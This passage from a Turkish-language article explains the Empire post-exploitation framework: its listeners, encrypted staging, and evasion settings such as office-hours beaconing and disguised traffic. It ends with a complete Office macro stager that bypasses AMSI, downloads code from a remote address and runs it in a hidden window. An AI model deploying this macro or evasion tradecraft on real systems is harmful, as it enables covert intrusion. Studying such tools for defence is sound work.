
EncodedCommand Parametresiyle

```
powershell -e RwBlAHQALQBQAHIAbwBjAGUAcwBzAA==
powershell -enc RwBlAHQALQBQAHIAbwBjAGUAcwBzAA==
powershell -EncodedCommand RwBlAHQALQBQAHIAbwBjAGUAcwBzAA==
```

2.2. Empire

Empire, hedef tarafta PowerShell altyapısını kullanan bir Post-Exploitation aracı ve RAT'tır. Empire'ın sunucu tarafı Python ile geliştirilmiştir. Kullandığı payloadlar ise PowerShell ve Python dili kullanılarak geliştirilmiştir. Yazı içerisinde bazı noktalarda Empire Meterpreter ile karşılaştırılmıştır. Ancak Empire Meterpreter'in alternatifi veya yerine konulabilecek bir proje değildir, tamamen farklı alanlarda projelerdir. Birbirlerinden ayrı olmalarına rağmen karşılaştırılmasının sebebi Meterpreter'in yaygın kullanımı ve bazı özelliklerinin Empire ile aynı amaca hizmet etmesindendir.

Empire hali hazırda bir Windows sisteme sızıldıktan sonra ihtiyaç duyulan ve kimi zaman ihtiyaçtan fazlasını gerçekleştirecek bir çok aracı, modül olarak içerisinde barındırır. Empire payloadları birçok farklı işletim sisteminde çalışabilir, başta Windows olmak üzere Linux ve Mac OS X işletim sistemlerinde kullanılabilir. Windows işletim sistemi için geliştirilen her bir modül PowerShell diğer işletim sistemleri için geliştirilen modüller Python tabanlıdır. Empire şifreli trafik ile hedef sistem ile sunucunun arasındaki iletişimin güvenliğini arttırır. Aşağıda Empire'ın çalışma yapısı yukarıdan aşağıya olacak şekilde adım adım şematize edilmeye çalışılmıştır.



Şekil 6 - Empire Çalışma Yapısı

Empire'ı kullanabilmek için öncelikle Listener ayarlanmalıdır. Empire'da önce Listener oluşturulur ardından oluşturulan Listener için Stager oluşturulur. Alışılanın aksine önce payload oluşturulup oluşturulan payloada göre dinleme moduna geçilmez.

2.2.1.Listener

Empire her zaman reverse (ters) bağlantı kabul eder ve temelde Reverse HTTP(S) bağlantı yöntemini kullanır. Aynı zamanda Dropbox komut-kontrol merkezi olarak da kullanılabilir, yine Empire bu konuda da birçok çeşitliliği sunmaktadır. Aşağıda Empire içerisinde oluşturulabilecek Listener listesi ve açıklamaları verilmiştir.

```
(Empire: listeners) >
(Empire: listeners) > uselistener
dbx           http          http_com      http_foreign  http_hop      meterpreter
```

dbx, Dropbox altyapısı kullanılır ve Agent'lar Dropbox ile iletişime geçer böylece Dropbox komuta kontrol merkezi olarak kullanılmış olur.

http, iletişim için HTTP(S) protokolü kullanılır, Reverse HTTP(S).

http_com, iletişim için Net.WebClient yerine iletişim kurmak için gizli Internet Explorer COM nesnelerini kullanır.

http_foreign, birden fazla komuta kontrol merkezi ile çalışıldığı durumlarda gelen oturumların aktarılmasını için kullanılır.


http_hop, Metasploit içerisindeki Reverse Hop HTTP payloadı gibi çalışır ve oluşturulan Listener'a gelen bağlantılar başka bir Listener'a gönderilmek için kullanılır.

meterpreter, hali hazırda erişim kuran Agent'lar üzerinden **`meterpreter/reverse_http`** veya **`meterpreter/reverse_https`** payloadlarına ait shellcodelar enjekte etmek için kullanılır.

Eğer bir RAT geliştiriyor veya kullanıyorsanız temelde dikkat edilmesi gereken birkaç konu vardır. Bunlardan ilki iletişimdir. Hedef sistemde çalışacak olan payload güvenli şekilde iletişim kurabilmedir. İletişim güvenliğini ikiye ayırabiliriz. Birincisi iletişim için oluşan trafiğin, dikkat çekmemek için hedef sistemdeki diğer trafiklere benzerlik sağlayabilme kabiliyetidir. Örnek olarak

Raw TCP soketleri üzerinden iletişim kurulmaması, bunun yerine HTTP protokolünün kullanılması verilebilir. İkincisi ise açık (şifrelenmeyen) protokoller kullanılsa bile trafiğin şifrelenebilme kabiliyetidir.

Empire bu iki konuda da oldukça başarılıdır. Direkt olarak Reverse HTTP bağlantı şekli seçilse bile trafik içerisindeki veriler şifrelenir. Empire'da hangi Listener türünü kullanılırsa kullanılsın trafik şifrelenir, böylece trafik incelendiği zaman tam olarak ne tür verilerin aktarıldığını çözmek ciddi oranda zorlaşır. Ayrıca bu durum trafik için imza yazılmasını da hayli zorlaştırmaktadır. Örneğin Meterpreter'a bakıldığı zaman çoğu payload türünde trafik açık olarak akmaktadır. Yazı için HTTP Listener oluşturulmuştur ve aşağıda ayarlarına ait ekran görüntüsü verilmiştir.




Şekil 7 - Empire HTTP Listener

Empire iletişimi şifrelemede anahtar değişimi için Encrypted Key Exchange (EKE)'i kullanmaktadır. Empire Stager'ı hedef sistemde çalıştığında ve ilk bağlantıyı kurduğunda komut kontrol merkezindeki (Empire'ın kurulum dizininde bulunan) **stager.ps1** scripti, ilgili Listener ayarlarına göre düzenlenip hedefe gönderilir. **stager.ps1** Listener ayarlanırken atanan **StagingKey** değeri AES anahtarı olacak şekilde case-randomized XOR algoritması ile şifrelenir. Böylece her bir Agent için anahtar değişiminde rastgele ve farklı değerler üretilmiş olur. İlgili değer olan **StagingKey** değeri başlatıcı (Launcher, hedefte çalıştırılan payload) içerisinde gönderilir. Hedefte çalışan Stager rastgele RSA private ve public anahtarlarını hedefin hafızasında (Memory) oluşturur. **StagingKey** değerini kullanıp, AES ile şifreleyip RSA public anahtarını komuta kontrol merkezine gönderir. Bu noktada sunucu tarafında on iki karakter uzunluğunda ve rastgele olan **SESSIONID** değeri üretilir. Bu noktada sunucu, zaman dilimini ve rastgele AES oturum anahtarını Agent'ın public anahtarını kullanılarak şifreleyip, Agent'a gönderilir.

Agent gelen veriyi açıp, çalıştığı sistem hakkında temel (Yerel IP Adres, Hostname, Aktif Sistem Kullanıcısı, PID vb.) bilgileri yeni AES oturum anahtarını kullanarak şifreler ve komuta kontrol

merkezine gönderir. Son olarak komuta kontrol merkezi **`agent.ps1`** scriptini düzenleyip hedefe gönderir ve artık Agent komuta kontrol merkezine olan ilk erişimini tamamlayıp emirleri beklemeye (Beaconing) başlar. Aşağıda anahtar değişimi ve ilk iletişimi içeren şema verilmiştir.




Şekil 8 - Empire Şifreleme ve Staging Şeması

Empire'in trafik konusunda başka öne çıkan özellikleri vardır. Agent'ların iletişim kurarken belirli bir gecikme (**`DefaultDelay`** parametresi) ile bağlantı kurması sağlanabilir. Bu trafiğin dikkat çekme ihtimalini düşürmektedir. Örneğin Meterpreter'a bakıldığı zaman bir kere oturum açıldığı zaman payload sürekli olarak komut kontrol merkezi ile iletişim halindedir ve sadece bağlantı oranlarına bakıldığında bile trafik dikkat çekmektedir.

Aynı zamanda Empire içerisinde hedefte çalışan Agent'ın ne zaman aktif olacağı (**`WorkingHours`**) ayarlanabilir. Örneğin, hedef kurum 09:00-17:00 saatleri arasında çalışıyorsa, Agent'ın bu saatler dışında komuta kontrol merkezi ile bağlantı kurmasını sağlanabilir ve çalışma ilgili saatler dışında gerçekleştirilebilir. Çalışma saatleri dışında çalışmak, dikkat çeken bir işlem yapıldığında veya alarmlar aktif olduğunda avantaj sağlar. Çünkü mesai saatleri dışında oluşacak alarmlara hedef tarafta müdahale çoğunlukla gecikmeli gerçekleşecektir. Çoğu hedefte 7/24 çalışan ürünlerdir insan faktörü genelde, mesai saatlerindeyken gerçekleşen olaylara dahil olur.


Agent'ın komut kontrol merkezi ile iletişimine gecikme ekleyerek dikkat çekme ihtimalini düşürülebilir ancak başka avantajları da Empire sağlamaktadır. Listener çalışmaya başladığı zaman Agent HTTP(S) protokolü üzerinden iletişim kuracaktır ve trafiğe bakıldığı zaman bu Web Browsing trafiği gibi gözükecektir. Burada önemli olan, Agent her seferinde aynı dizin ve dosyaya erişmeye çalışırsa bu normal bir Web Browsing trafiği olarak gözükmeyecektir. Empire'da buna da müdahale edilebilir. Agent'ın komuta kontrol merkezi ile iletişime geçerken hangi dizin ve dosyalara erişerek (**`DefaultProfile`**) iletişime geçeceğine ve bu iletişim gerçekleştirirken hangi User-Agent (**`DefaultProfile`**) değerini kullanacağına karar verilebilir.

Aşağıda örnek olarak Empire'in Agent'ının komuta kontrol merkezi ile olan trafiğine ait ekran görüntüsü verilmiştir ve ortalama bir saldırı esnasında trafik bu şekilde gözükecektir.



Şekil 9 - Empire Ağ Trafiği


Aşağıdaki ekran görüntüsünde de görüleceği üzere her bir istek farklı dizinlere ve dosyalara gerçekleştirilmektedir. User-Agent başlık bilgisinde de ayarlanan User-Agent değerinin geçtiği görülmektedir. Ayrıca sunucu tarafında da Server başlık bilgisi Microsoft-IIS/7.5 olarak geçmektedir ve tüm bu değerler istenildiği gibi değiştirilebilir durumdadır.



Şekil 10 - Empire Ağ Trafiği

2.2.2.Stager

Windows işletim sisteminde PowerShell'in çağırılabildiği her durumda PowerShell kullanılabilir doğal olarak Empire Stager'ı da kullanılabilir. Empire'da birçok farklı uzantı türünde Stager üretilebilir. Direkt olarak Empire içerisinde .BAT, .VBS, .SCT, .DLL uzantılarında Windows ortamlar için Stager üretilebileceği gibi USB Rubber Ducky ve Bunny isimli USB tabanlı saldırılar için geliştirilmiş cihazlar için de Stager oluşturulabilir. Aynı zamanda Python'ın çağırılabildiği her durumda da Empire kullanılabilir. Listener ayarlandıktan sonra ilgili Listener için Stager oluşturulabilir. Aşağıda Empire için oluşturabilecek Stager'lar ait ekran görüntüsü verilmiştir.



Şekil 11 - Stagerlar

Görülebileceği üzere birçok farklı platform için birçok farklı türde Stager oluşturulabilmektedir. Yazı Windows işletim sistemini temel aldığı için örnek olarak Office ailesi ürünlerde kullanılmak üzere Macro türünde Stager oluşturulmuştur ve aşağı verilmiştir.

Empire Macro Stager


```
Sub AutoOpen()
	Debugging
End Sub

Sub Document_Open()
	Debugging
End Sub

Public Function Debugging() As Variant
	Dim Str As String
	str = "powershell -noP -sta -w 1 -enc  WwBSAEUAZgBdAC4AQQ"
	str = str + "BzAFMARQBtAGIAbAB5AC4ARwBFAHQAVAB5AHAARQAoACcAUwB5"
	str = str + "AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AH"
	str = str + "QAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcA"
	str = str + "KQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAEUAVABGAEkARQ"
	str = str + "BsAEQAKAAnAGEAbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAn"
	str = str + "ACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjAC"
	str = str + "cAKQAuAFMARQBUAFYAYQBsAFUAZQAoACQAbgB1AGwAbAAsACQA"
```

```
        str = str + "VABSAFUARQApAH0AOwBbAFMAeQBTAHQAZQBtAC4ATgBlAFQALg"
        str = str + "BTAEUAUgBWAEkAYwBFAFAATwBJAE4AdABNAGEAbgBhAGcAZQBS"
        str = str + "AF0AOgA6AEUAWABwAEUAQwBUADEAMAAwAEMAbwBuAFQAaQBuAH"
        str = str + "UARQA9ADAAOwAkAFcAYwA9AE4AZQB3AC0ATwBCAEoARQBDAHQA"
        str = str + "IABTAFkAcwB0AEUATQAuAE4AZQB0AC4AVwBlAGIAQwBsAGkARQ"
        str = str + "BuAFQAOwAkAHUAPQAnAE0AbwB6AGkAbABsAGEALwA1AC4AMAAg"
        str = str + "ACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADYALgAxADsAIABXAE"
        str = str + "8AVwA2ADQAOwAgAFQAcgBpAGQAZQBuAHQALwA3AC4AMAA7ACAA"
        str = str + "cgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbw"
        str = str + "AnADsAJAB3AEMALgBIAEUAQQBEAEUAUgBTAC4AQQBEAGQAKAAn"
        str = str + "AFUAcwBlAHIALQBBAGcAZQBuAHQAJwAsACQAdQApADsAJABXAE"
        str = str + "MALgBQAFIAbwB4AHkAPQBbAFMAWQBTAFQARQBNAC4ATgBlAHQA"
        str = str + "LgBXAEUAQgBSAGUAUQBVAEUAcwB0AF0AOgA6AEQARQBGAGEAVQ"
        str = str + "BMAFQAVwBlAGIAUABSAE8AWAB5ADsAJABXAEMALgBQAFIAbwBY"
        str = str + "AFkALgBDAHIARQBEAGUAbgBUAEkAYQBsAFMAIAA9ACAAWwBTAH"
        str = str + "kAUwB0AEUATQAuAE4AZQBUAC4AQwBSAGUARABFAG4AdABpAGEA"
        str = str + "bABDAGEAQwBIAGUAXQA6ADoARABFAEYAQQB1AGwAdABOAEUAVA"
        str = str + "B3AE8AUgBrAEMAUgBFAEQARQBOAHQAaQBBAEwAcwA7ACQASwA9"
        str = str + "AFsAUwBZAFMAdABlAG0ALgBUAEUAeABUAC4ARQBOAEMATwBkAE"
        str = str + "kAbgBHAF0AOgA6AEEAUwBDAEkASQAuAEcAZQBUAEIAeQBUAEUA"
        str = str + "UwAoACcAUQBbADkAWgBeAHkAbwBKADEAdgBjADcANABnAGIAOw"
        str = str + "B6AHIAIwBzADUAIQArAEgAMwBJAEsAfgBZAHgAagAwACcAKQA7"
        str = str + "ACQAUgA9AHsAJABEACwAJABLAD0AJABBAFIARwBTADsAJABTAD"
        str = str + "0AMAAuAC4AMgA1ADUAOwAwAC4ALgAyADUANQB8ACUAewAkAEoA"
        str = str + "PQAoACQASgArACQAUwBbACQAXwBdACsAJABLAFsAJABfACUAJA"
        str = str + "BLAC4AQwBvAFUATgBUAF0AKQAlADIANQA2ADsAJABTAFsAJABf"
        str = str + "AF0ALAAkAFMAWwAkAEoAXQA9ACQAUwBbACQASgBdACwAJABTAF"
        str = str + "sAJABfAF0AfQA7ACQARAB8ACUAewAkAEkAPQAoACQASQArADEA"
        str = str + "KQAlADIANQA2ADsAJABIAD0AKAAkAEgAKwAkAFMAWwAkAEkAXQ"
        str = str + "ApACUAMgA1ADYAOwAkAFMAWwAkAEkAXQAsACQAUwBbACQASABd"
        str = str + "AD0AJABTAFsAJABIAF0ALAAkAFMAWwAkAEkAXQA7ACQAXwAtAG"
        str = str + "IAeABvAFIAJABTAFsAKAAkAFMAWwAkAEkAXQArACQAUwBbACQA"
        str = str + "SABdACkAJQAyADUANgBdAH0AfQA7ACQAVwBDAC4ASABlAEEAZA"
        str = str + "BlAFIAcwAuAEEAZABEACgAIgBDAG8AbwBrAGkAZQAiACwAIgBz"
        str = str + "AGUAcwBzAGkAbwBuAD0AYwA0AGwAbAB1AG0ATABHAEQAVQBYAF"
        str = str + "UAcABTADcARABjAEoAWQB4AGoATQBSAHQAMAB6AEkAPQAiACkA"
        str = str + "OwAkAHMAZQByAD0AJwBoAHQAdABwADoALwAvADEANwAyAC4AMQ"
        str = str + "A2AC4AMQA4ADYALgAxADcAOQA6ADgAMAAnADsAJAB0AD0AJwAv"
        str = str + "AGEAZABtAGkAbgAvAGcAZQB0AC4AcABoAHAAJwA7ACQARABBAH"
        str = str + "QAQQA9ACQAVwBDAC4ARABvAHcATgBMAE8AQQBkAEQAQQB0AEEA"
        str = str + "KAAkAHMARQByACsAJAB0ACkAOwAkAEkAVgA9ACQAZABhAHQAQQ"
        str = str + "BbADAALgAuADMAXQA7ACQARABBAFQAQQA9ACQAZABBAHQAQQBb"
        str = str + "ADQALgAuACQARABBAFQAYQAuAGwAZQBOAGcAVABIAF0AOwAtAG"
        str = str + "oAbwBpAE4AWwBDAEgAYQByAFsAXQBdACgAJgAgACQAUgAgACQA"
        str = str + "ZABBAHQAQQAgACgAJABJAFYAKwAkAEsAKQApAHwASQBFAFgA"
       Const HIDDEN_WINDOW = 0
       strComputer = "."
       Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
       Set objStartup = objWMIService.Get("Win32_ProcessStartup")
       Set objConfig = objStartup.SpawnInstance_
       objConfig.ShowWindow = HIDDEN_WINDOW
       Set objProcess = GetObject("winmgmts:\\" & strComputer &
"\root\cimv2:Win32_Process")
       objProcess.Create str, Null, objConfig, intProcessID

End Function
```

